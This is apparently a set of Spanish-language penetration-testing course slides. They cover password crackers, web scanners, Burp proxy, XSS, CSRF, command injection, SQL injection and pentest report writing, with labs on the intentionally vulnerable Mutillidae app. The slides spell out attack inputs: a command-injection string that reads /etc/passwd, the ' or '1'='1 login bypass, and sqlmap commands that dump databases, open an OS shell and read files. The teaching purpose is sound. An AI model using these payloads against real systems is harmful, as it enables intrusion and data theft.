
Oclhashcat

- Herramienta más popular y rápida para ataques con GPGPU.
- Distintos ataques: Straight, Combination, Brute-force, Hybrid dict + mask y Hybrid mask + dict
- Multiplataforma.
- Soporta distribución de la sesión.
- Soporte para varias GPGUs.
- Más de 80 algoritmos implementados.
- Anteriormente se distribuía en dos versiones: oclhashcat-lite y oclhashcat++



PRUEBA GPU

□ Comparativa de tarjetas gráficas con funciones de hash SHA1 y MD5



Resumen Herramientas

Herramienta	Sistema Operativo	URL
CeWL	Independiente	http://www.digininja.org/projects/cewl.php
Diccionarios	Independiente	ftp://ftp.openwall.com/pub/wordlists/
THC-Hydra	Independiente	http://freeworld.thc.org/thc-hydra/
Medusa	Independiente	http://www foofus.net/jmk/medusa/medusa.html
John the Ripper	Independiente	http://www.openwall.com/john/
Cain & Abel	Windows	http://www.oxid.it/cain.html
Rainbow tables	Independiente	http://project-rainbowcrack.com/
Hashcat	Independiente	http://www.hashcat.net

LAB: Cracking de contraseñas

- Usar john the ripper para crackear archivo de contraseñas.

Lecturas

- Password Cracking on Steroids (online)
- Advanced password cracking (online)
- John the ripper docs (online)
- Cain & Abel - User Manual (online)

Fase 6 – Aplicaciones web

Análisis de vulnerabilidades web

- Proceso de detección de vulnerabilidades dinámico:
 - ✓ Ahorro en coste/tiempo
 - ✓ Imprescindibles para probar sistemáticamente páginas.
- ✗ No son capaces de navegar una web completamente:
 - ✗ Flash
 - ✗ Formularios
 - ✗ Perdidas de sesión
- ✗ Distintas respuestas en base al “User-Agent”, “Accept”, etc.
- ✗ Bucles infinitos.

Análisis de vulnerabilidades web

- Sencillas de utilizar.
- Muy ruidosas.
- Gran cantidad de falsos positivos
- Gran cantidad de falsos negativos.
- Productos:

- WebInspect de HP
- AppScan de IBM
- WVS de Acunetix
- NTOSpider de NTOBJECTIVES
- W3af Opensource
- Arachni Opensource
- Skipfish Opensource



WebInspect

HP WebInspect™

File Edit View Tools Scan AMP Help

Start / Resume Pause Skip Audit

New Open Save Report Compliance Manager Policy Manager Report Schedule Smart Update

None http://zero.webappsec.com

Scan Info

Scan Dashboard

Crawl 101 of 101

Vulnerabilities

Critical	High	Medium	Low	Info	BP
18	0	0	18	1	2

Host Info

Attackers Sent: 1,364 Issues: 21

Audit

Network

Total Requests: 1,707 Failed Requests: 0 Adaptive Agents: 54 of 54

Script Includes: 0 Cross Site Scripting: 4 of 4

Macro Requests: 0 Directory Enumeration: 1097 of 1097

404 Probes: 88 Logic: 209 of 211

404 Check Redirects: 23 Verify Requests: 0

Logouts: 0 Bytes Sent: 901,737

Bytes Received: 5,025,391

Active Audit Engines

Site

Sequence

Search

Step Mode

Time Message


Time	Message
2011-3-23 11:18:21	Error:SPI.Scanners.Web.Audit.Auditor :in loadAdaptiveAgents SmartMode=ServerSpecificOnly, agent not found in compiled assembly:3772
2011-3-23 11:18:21	Error:SPI.Scanners.Web.Audit.Auditor :in loadAdaptiveAgents SmartMode=ServerSpecificOnly, agent not found in compiled assembly:4279
2011-3-23 11:18:21	Error:SPI.Scanners.Web.Audit.Auditor :in loadAdaptiveAgents SmartMode=ServerSpecificOnly, agent not found in compiled assembly:4719
2011-3-23 11:18:21	Error:SPI.Scanners.Web.Audit.Auditor :in loadAdaptiveAgents SmartMode=ServerSpecificOnly, agent not found in compiled assembly:5153
2011-3-23 11:18:26	Info:Scan Start, ScanID:6612eeda0-3dc5-4a1e-a890-291e97db5308:

Vulnerabilities Information Best Practices Scan Log Server Information

11.4KB/S 1.2KB/S

Logic: Performing "Server Statistics Information Disclosure (analog)" check for http://zero.webappsecurity.com:80/stats/...

Acunetix



Arachni

- **Instalación:** apt-get install arachni
- **Arrancar aplicación web:** arachni_web
- **Navegador a:** localhost:9292
- **Usuario:** admin@admin.admin **Contraseña:** administrator

Start a scan

The only thing you need to do is provide some basic information and make a simple choice about the type of scan you want to perform.

The screenshot shows the Arachni web application interface. It includes fields for the target URL, configuration profile, a note about sharing, and a text area for notes.

http://localhost/mutillidae/	Default (Global)
Full URL of the targeted web application (must include the appropriate protocol, http or https).	
Prueba de Mutillidae	Share with: Regular User
You can use Markdown for text formatting	

Resultados

Arachni v0.4.6 - WebUI v0.4.3 Scans 1 Profiles Dispatchers Users 1 Administrator

All [57] Fixed [0] Verified [0] Pending verification [2] False positives [0] Awaiting review [55]

Reset Show all Hide all

Severity	Count
High	43
Low	7
Informational	7

Navigate to:

- Cross-Site Scripting (XSS) 16
- File Inclusion 5
- Path Traversal 5
- SQL Injection 5
- Cross-Site Scripting in HTML 'script' tag 2
- Cross-Site Scripting (XSS) in HTML tag 8
- Blind SQL Injection (differential analysis) 1
- Cross-Site Request Forgery 1
- Common sensitive file 4
- Private IP address disclosure 2
- Password field with auto-complete 1
- HttpOnly cookie 2
- Insecure cookie 2
- Interesting response 3

URL **Input** **Element**

Cross-Site Scripting (XSS) 16

Client-side code (like JavaScript) can be injected into the web application which is then returned to the user's browser. This can lead to a compromise of the client attacks. ([CWE](#))

URL
http://localhost/mutillidae/
http://localhost/mutillidae/includes/pop-up-help-context-generator.php?pagename=home.php
http://localhost/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php
http://localhost/mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba
http://localhost/mutillidae/?page=add-to-your-blog.php
http://localhost/mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba
https://localhost/mutillidae/includes/pop-up-help-context-generator.php?pagename=home.php
https://localhost/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php
https://localhost/mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba
https://localhost/mutillidae/?page=add-to-your-blog.php
https://localhost/mutillidae/index.php?_arachni_trainer_2dde212df12975ad8ca24c18dbe0881218fc6b6d8aee8ed63d931dc8e013fc65=2dde212df12975ad8ca24c18dbe0881218fc6b6civ=6bc24fc1ab650b25b4114e93a98f1eba&page=view-user-privilege-level.php
https://localhost/mutillidae/index.php
https://localhost/mutillidae/index.php

Herramientas manuales

- En una auditoría web la gran mayoría de vulnerabilidades y las más críticas suelen encontrarse de forma manual.
- Para el análisis manual se utilizan herramientas de tipo proxy que permiten interceptar y consultar las peticiones HTTP.
- En caso de productos conocidos, es común montar entornos de prueba idénticos para identificar directorios, páginas y parámetros.

Burp Proxy

- Proxy interactivo con soporte http y https.
- Multiplataforma (java).
- Permite interceptar una petición, modificarla y enviarla al servidor.
- Crear peticiones directamente.
- Hacer ataques de fuerza bruta.
- Versión gratuita y comercial.

Burp Proxy

The screenshot shows the Burp Suite Free Edition v1.5 interface. The main window title is "Burp Suite Free Edition v1.5". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The toolbar contains buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Options", and "Alerts". Below the toolbar, tabs for "Site map" and "Scope" are visible, with "Site map" currently selected.

A filter bar at the top states: "Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders".

The main pane displays a list of proxy requests. One request is highlighted in orange: "Host: http://www2.unsec.net Method: GET URL: /piguik/?module=AP...". The status column shows a checkmark and "HTML" type.

Below the list, tabs for "Request" and "Response" are present. The "Request" tab is active, showing the raw HTTP request:

```
GET /piguik/?module=API&method=VisitFrequency.get&idSite=2&period=range&date=2013-01-04,2013-01-04&format=Tsv&token_auth=anonymous&translateColumnNames=1 HTTP/1.1
Host: www2.unsec.net
Accept: /*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
```

The "Response" tab is also visible below the request details.

At the bottom of the interface, there is a search bar with the placeholder "Type a search term" and a note "0 matches".


Otros proxies web

- Zap proxy
- Fiddler
- WebScarab
- ProxyStrike
- Ratproxy
- Pantera
- Charles
- Suru

Vulnerabilidades Web

Inyecciones web

- Variedad de ataques involucran inyección de funciones/comandos como datos.
- Los más importantes
 - Cross Site Scripting
 - Cross Site Request Forgery
 - SQL Injection
 - Command Execution



Cross Site Scripting

1. Contenido insertado por un usuario es mostrado en la web.
 - Ejemplo: un foro en el que se añaden comentarios.
2. No se validan los datos de entrada y se permite insertar código de script.
 - Ejemplo: etiquetas html para ejecutar javascript
3. No se validan los datos de salida
4. El script es ejecutado por todo aquel que visite la web.

Cross Site Scripting

- Dos tipos distintos de XSS:
 - XSS Reflejado
 - XSS Almacenado
- Ataques más comunes:
 - Robo de sesiones
 - Phishings
 - En definitiva: **control total sobre el navegador**

Cross Site Scripting - Detección

- Inserción de tags html (h3, script, etc) en las variables:
 - Ejemplo:
`http://www.host.com&username=<h1>aramosf</h1>`
- Los reflejados son fácilmente detectados por herramientas
- Los almacenados necesitan inteligencia para encontrar donde están mostrándose
- Uso de codificación para saltarse filtros.
 - Chuleta:
`https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`

XSS Reflejado - Mutillidae

- <http://localhost/mutillidae/includes/pop-up-help-context-generator.php?pagename=home.php<h1>Hola</h1>>



Page home.php

Hola

does not have any help documentation.

- Ejemplo de payloads maliciosos:
 - <iframe> con metasploit sirviendo un exploit.
 - <meta> que efectua una redirección a una página falsa

XSS Almacenado - Mutillidae

- <http://localhost/mutillidae/index.php?page=add-to-your-blog.php>

Welcome To The Blog

 Back  Help Me!

Add New Blog Entry

 View Blogs

Add blog for alex

Note: , , <i>, </i>, <u> and </u> are now allowed in blog entries

<h1>Hola!</h1>

Save Blog Entry

Cross Site Request Forgery

- Inyección de código html o javascript que un usuario ejecuta con intención de ejecutar una función determinada en una web.
- No importa si el tráfico es HTTP o HTTPS
- Se puede realizar mediante GET o POST (con javascript)

Cross Site Request Forgery - Mutillidae

- Petición que obtiene un voto en una encuesta:

```
http://localhost/mutillidae/index.php?page=user-poll.php&choice=nmap&initials=dd&user-poll-php-submit-button=Submit+Vote
```

- Si este enlace es enviado por correo, red social, etc, aquel que lo pulse automáticamente hará un voto en la encuesta.
- Para evitarlo se añade un parámetro con un valor al azar, si el parámetro no es válido, se descarta

```
http://localhost/mutillidae/index.php?page=user-poll.php&csrf-token=7FEzSqMJn3fvjM7jgs718s3i4uNQIwJ5&choice=Burp+Suite&initials=test&user-poll-php-submit-button=Submit+Vote
```

Command Injection

- Ejecución de comandos generalmente en el servidor web:
 - Privilegios del usuario que ejecuta el servidor web
 - Puede ser ciego: no se obtiene la salida del comando.

- Ejemplo:

The screenshot shows a web page titled "DNS Lookup". At the top right is a red "Help Me!" button. Below it is an "AJAX" logo with the text "Switch to SOAP Web Service Version of this Page". The main area has a pink background and contains the following text:
Who would you like to do a DNS lookup on?
Enter IP or hostname
Hostname/IP [input field]
Lookup DNS [button]

Command Injection - Mutillidae

- Entrada normal: www.google.com
- Entrada maliciosa: www.google.com; cat /etc/passwd

DNS Lookup

Hostname/IP

Lookup DNS

Results for www.terra.es; cat /etc/passwd

```
Server: 80.58.61.250
Address: 80.58.61.250#53

Non-authoritative answer:
www.terra.es canonical name = dynamic.terra.es.
dynamic.terra.es canonical name = dynamic-es.terra.com.
dynamic-es.terra.com canonical name = dynamic-es-ssl.terra.com.
Name: dynamic-es-ssl.terra.com
Address: 208.84.244.10

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

<http://localhost/mutillidae/index.php?page=dns-lookup.php>

Command Injection

- Comandos a injectar:
 - ▣ ping <ip>
 - ▣ Sniffer en nuestro sistema para comprobar resultado
 - ▣ Permite ejecuciones ciegas
 - ▣ Limitar número de paquetes (-c)
 - ▣ Verifica si el sistema tiene conectividad
- Otros comandos: netcat, tftp, rxvt, curl, wget

SQL Injection

- Las páginas webs son generadas dinámicamente.
- Usan una base de datos para obtener la información.
- El lenguaje más común para actuar con bases de datos es SQL.
- Se generan consultas SQL a las bases de datos usando información suministrada por el usuario.

SQL Injection

□ Ejemplo:

```
$u=$_GET['usuario']; $p=$_POST['pass'];
$sql="SELECT * FROM users WHERE user = '$u' AND passwd='$p'";
```

□ Entradas:

- ✓ **usuario:** aramosf **password:** guisante
- ✓ <http://xx.com/login.php?user=aramosf&password=guisante>

```
SELECT * FROM users WHERE user = 'aramosf' AND passwd='guisante'
```

- ✗ **usuario:** aramosf **password:** ' or '1'='1
- ✗ <http://xx.com/login.php?user=aramosf&password=' or '1'='1>

```
SELECT * FROM users WHERE user = 'aramosf' AND passwd=' OR '1'='1'
```

SQL Injection

- Proceso de detección
 - Descubrimiento de parámetro vulnerable
 - Identificación de base de datos y versión
 - Descubrimiento de estructura
 - Modificación de la lógica del lenguaje SQL
- Ataques más comunes:
 - Volcado de base de datos
 - Ejecución de comandos
 - Lectura de ficheros (servidor bbdd)
 - Salto de formulario de acceso

SQL Injection - Detección

- **Operador Union** : se inyecta en una consulta SELECT combinando los resultados mediante UNION.
- **Boolean**: Usar una condición booleana para verificar si los resultados son verdaderos o falsos
- **Basados en error**: usar sentencias que generen errores para que en la traza muestre información.
- **Out-of-band**: técnica que utiliza otros canales para volcar la información. Por ejemplo HTTP o FTP.
- **Basado en tiempo**: inyectar sentencias de SQL que tienen un coste de duración (sleep, md5, benchmark, etc) para averiguar si se produce o no la inyección.
- Herramientas automáticas:
 - sqlmap: <http://sqlmap.org/>
 - Pangolin: <http://www.nosec.org/2010/0222/436.html>

SQL Injection - Mutillidae

- Saltarse el login de autenticación
 - <http://localhost/mutillidae/index.php?page=login.php>

Please sign-in

Name

Password

Dont have an account? [Please register here](#)

SQL Injection – Mutillidae - sqlmap

□ Ayuda:

- `sqlmap -h`
- `sqlmap -hh`

□ Obtener datos:

- `sqlmap -u "http://localhost/mutillidae/index.php?page=user-info.php&username=alex&password=alex&user-info-php-submit-button=View+Account+Details" -p username`
- `sqlmap -u ... -p username -D mutillidae`
- `sqlmap -u ... -p username -D mutillidae -T accounts --dump`

□ Ejecución de comandos:

- `sqlmap -u ... -p username --os-shell`

□ Leer ficheros:

- `sqlmap -u ... -p username --file-read=/etc/passwd`

Lecturas

- The Web Application Hacker's Handbook – Dafydd Stuttard - ISBN: 1118026470
- The Tangled Web: A Guide to Securing Modern Web Applications – Michal Zalewski - ISBN: 1593273886
- HACKING EXPOSED WEB APPLICATIONS, 3rd Edition – Joel Scambray - ISBN: 0071740643

Resumen Herramientas

Herramienta	Sistema Operativo	URL
Nikto	Linux (perl)	http://cirt.net/nikto2
Dirbuster	Independiente	http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
w3af	Independiente	http://w3af.sourceforge.net/
Burp proxy	Independiente	http://www.portswigger.net/proxy/
Sqlbf	Linux	http://www.open-labs.org/
Pangolin	Windows	http://www.nosec.org/2010/0222/436.html
Zap	Independiente	https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
BeEF	Independiente	http://www.bindshell.net/tools/beef/

Fase 7 – Documentación.

Estructura de informes

- Introducción
- Resumen ejecutivo y conclusiones
- Metodología
- Proceso de intrusión, vulnerabilidades
 - Criticidades, recomendaciones, evidencias
- Apendices

Introducción

- Fecha y hora de inicio y final de las actividades
- Nombre y contacto del consultor que ejecutó las pruebas
- Alcance
- Objetivos
- Limitaciones
- Versión

Conclusiones

- No más de 1 ó 2 páginas
- Resumen del proyecto: objetivo y alcance
- Explicación del impacto en el negocio
- Explicación de los principales problemas
- Estado global de la arquitectura: muy bueno, bueno, malo, muy malo...
- Fortalezas
- Es una de las partes más importante del informe.

Metodología

- **Inventario de pruebas realizadas**
- **Importante si no se ha detectado grandes hallazgos para evidenciar todo lo que se ha probado**
- **Referencias externas**

Vulnerabilidades

- Descripción del proceso de intrusión
- Descripción de las vulnerabilidades
 - Alcance
 - Criticidad (dificultad de explotación, impacto)
 - Recomendaciones (más de una)
 - Evidencias
 - Screenshots editados (colorines, marcas, etc)
 - Trazas de peticiones
 - ¡Ojo con las contraseñas!
 - Referencias externas

Apéndices

- Glosario**
- Referencias**
- Salida de herramientas**
- Otras evidencias**

UEM